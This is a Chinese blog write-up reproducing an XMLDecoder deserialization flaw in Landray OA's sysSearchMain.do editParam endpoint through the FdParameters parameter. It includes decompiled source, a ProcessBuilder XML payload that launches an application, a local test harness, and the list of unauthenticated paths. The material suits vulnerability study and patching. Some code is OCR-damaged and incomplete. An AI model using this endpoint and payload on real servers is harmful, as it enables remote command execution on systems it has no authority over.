

早上起来刷了下朋友圈，看到了一个新漏洞

蓝凌 OA 存在任意文件写入??? 蓝凌???? 并且还有漏洞地址

**漏洞编号：B-T-V-0030**

漏洞名称：蓝凌OA任意写入漏洞

涉及厂商：蓝凌

漏洞等级：高危

漏洞关注点：

/sys/search/sys\_search\_main/sysSearchMain  
.do?

method=editParam&fdParemNames=11&Fd  
Parameters=[shellcode]

可信度：90%

是否公开：是

是否有POC：是

首次发现时间：2021.4.8

情报来源：互联网

漏洞在/sys/search/sys\_search\_main/sysSearchMain.do 下面  
这里也给出了 method 为 editrParam。参数为 FdParameters

已经很明确了，那么复现一下。

在 com.landray.kmss.sys.search.jar 中的  
com.landray.kmss.sys.search.actions.SysSearchMainAction 类。

method 为 editrParam。

```

    }
    public ActionForward editParam(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response) throws Exception {
199     TimeCounter.logCurrentTime("Action-editParam", true, getClass());
201     KmssMessages messages = new KmssMessages();
    try {
203         SysSearchMainForm mainForm = (SysSearchMainForm)form;
205         if (StringUtil.isNull(mainForm.getFdParamNames()))
206             return getActionForward("edit", mapping, form, request,
207                                     response);
210         Map<String, Object> searchConditionInfo = new HashMap<String, Object>();
212         List<SearchConditionEntry> entries =
213             SysSearchDictUtil.getParamConditionEntry(mainForm);
215         searchConditionInfo.put("entries", entries);
216         request.setAttribute("searchConditionInfo", searchConditionInfo);
217         setParametersToSearchConditionInfo(mainForm, searchConditionInfo);
219     } catch (Exception e) {
220         messages.addError(e);
    }
223     TimeCounter.logCurrentTime("Action-editParam", false, getClass());
225     if (messages.hasError()) {
226         KmssReturnPage.getInstance(request).addMessages(messages)
227             .addButton(0).save(request);
228         return getActionForward("failure", mapping, form, request, response);
    }
230     return getActionForward("editParam", mapping, form, request,
231                             response);
    }
}

```

看下流程。

```

    public ActionForward editParam(ActionMapping mapping, ActionForm form, HttpServletRequest request,
199     TimeCounter.logCurrentTime("Action-editParam", true, getClass());
201     KmssMessages messages = new KmssMessages();
    try {
203         SysSearchMainForm mainForm = (SysSearchMainForm)form;
205         if (StringUtil.isNull(mainForm.getFdParamNames()))
206             return getActionForward("edit", mapping, form, request,
207                                     response);
210         Map<String, Object> searchConditionInfo = new HashMap<String, Object>();
212         List<SearchConditionEntry> entries =
213             SysSearchDictUtil.getParamConditionEntry(mainForm);
215         searchConditionInfo.put("entries", entries);
216         request.setAttribute("searchConditionInfo", searchConditionInfo);
217         setParametersToSearchConditionInfo(mainForm, searchConditionInfo);
219     } catch (Exception e) {
220         messages.addError(e);
    }
}

```

大概就是对 fdParamNames 的内容进行了判空。如果不为空。进入 SysSearchDictUtil.getParamConditionEntry 方法。其实这一步不重要。因为后面这一步也没啥用。就讲讲。。


主要还是在 setParametersToSearchConditionInfo 方法。

```

protected void setParametersToSearchConditionInfo(SysSearchMainForm mainForm, Map<String, Object> searchConditionInfo) throws Exception {
    if (StringUtil.isNotNull(mainForm.getFdParameters())) {
        Map<String, Map<String, String>> parameters =
            ObjectXML.objectXMLDecoderByString(mainForm.getFdParameters())
                .get(0);
        searchConditionInfo.put("parameters", parameters);
    }
}

```

也是对 fdParamNames 进行了一次判空。然后传入 ObjectXML.objectXMLDecoderByString 方法。这里就是漏洞点了。追过去就更好理解了。讲传入进来的 string 字符进行替换。然后讲其载入字节数组缓冲区。在传递给 objectXmlDecoder。



在 objectXmlDecoder 中。就更明显了。典型的 xmlDecoder 反序列化。

整体流程只对 FdParameters 的内容进行了一些内容替换。

导致 xmlDecoder 反序列化漏洞。

本地 POC:

Xmldecoder payload 生成

<https://github.com/mhaskar/XMLDecoder-payload-generator>

```
[yuanhai@mazelineMacBook-Pro XMLDecoder-payload-generator-main % python3 XMLDecoder-payload-generator.py
command >> open /Applications/Pages.app

(1) ProcessBuilder
(2) Runtime Exec


execution method (please choose 1 or 2) >> 1
[+] Your payload saved to payload.xml
yuanhai@mazelineMacBook-Pro XMLDecoder-payload-generator-main % cc
```

这里尝试打开文稿 pages.app (第一次用 mac, 气质没跟上)

Code:


```
<?xml version="1.0" encoding="UTF-8"?> <java
version="1.7.0_21" class="java.beans.XMLDecoder"> <void
class="java.lang.ProcessBuilder"> <array
class="java.lang.String" length="2"><void
index="0"><string>open</string></void><void
index="1"><string>/Applications/Pages.app</string></void>
```

```
</array> <void method="start" id="process"> </void> </void>  
</java>
```



```
public class demo {  
    public static void main(String[] args) throws Exception {  
        String payload="<?xml version='1.0' encoding='UTF-8'?> <java version='1.7.0_21' class='java.beans.XMLDecoder'  
        System.out.println(payload);  
        objectXMLDecoderByString(payload);  
    }  
    public static List objectXMLDecoderByString(String ins) throws Exception {  
        String safeIns = ins.replaceAll( regex: "[\\x00-\\x08\\x0b-\\x0c\\x0e-\\x1f]", replacement: "");  
        System.out.println(safeIns);  
        return objectXMLDecoder(new ByteArrayInputStream(safeIns.getBytes( charsetName: "UTF-8")));  
    }  
    public static List objectXMLDecoder(ByteArrayInputStream ins) throws IOException, Exception {  
        List<Object> objList = new ArrayList();  
        XMLDecoder decoder = new XMLDecoder(ins);  
        Object obj = null;  
        try {  
            while ((obj = decoder.readObject()) != null)  
        }  
    }  
}
```

```
demo x  
/Library/Java/JavaVirtualMachines/jdk1.8.0_281.jdk/Contents/Home/bin/java ...  
<?xml version="1.0" encoding="UTF-8"?> <java version="1.7.0_21" class="java.beans.XMLDecoder"> <void class="java.lang.ProcessBuilder"> <array class="java.lang.Stri  
<?xml version="1.0" encoding="UTF-8"?> <java version="1.7.0_21" class="java.beans.XMLDecoder"> <void class="java.lang.ProcessBuilder"> <array class="java.Stri  
Process finished with exit code 0
```



```
System.out.println(safeIns);  
return objectXMLDecoder(new ByteArrayInputStream(safeIns.getBytes( charsetName: "UTF-8")));  
}  
@ public static List objectXMLDecoder(ByteArrayInputStream ins) throws IOException, Exception {  
    List<Object> objList = new ArrayList();  
    XMLDecoder decoder = new XMLDecoder(ins);  
    Object obj = null;  
    try {  
        while ((obj = decoder.readObject()) != null)  
    }  
}
```

```
/Java/JavaVirtualMachines/jdk1.8.0_281.jdk/Contents/Home/bin/java ...  
rsion="1.0" encoding="UTF-8"?> <java version="1.7.0_21" class="java.beans.XMLDecoder"> <void class="java.lang.ProcessBuilder"> <array class="ja  
rsion="1.0" encoding="UTF-8"?> <java version="1.7.0_21" class="java.beans.XMLDecoder"> <void class="java.lang.ProcessBuilder"> <array class="ja  
finished with exit code 0
```

当然，别多想。这是个后台洞。因为开放的白名单只有以下几个：

```
/login.jsp*; /resource/**; /service/**; /*/*.index; /logout*; /admin.do*; /browser.jsp*;  
  
/axis/*; /kk*; /forward.html*; /sys/webservice/*; /vcode.jsp;
```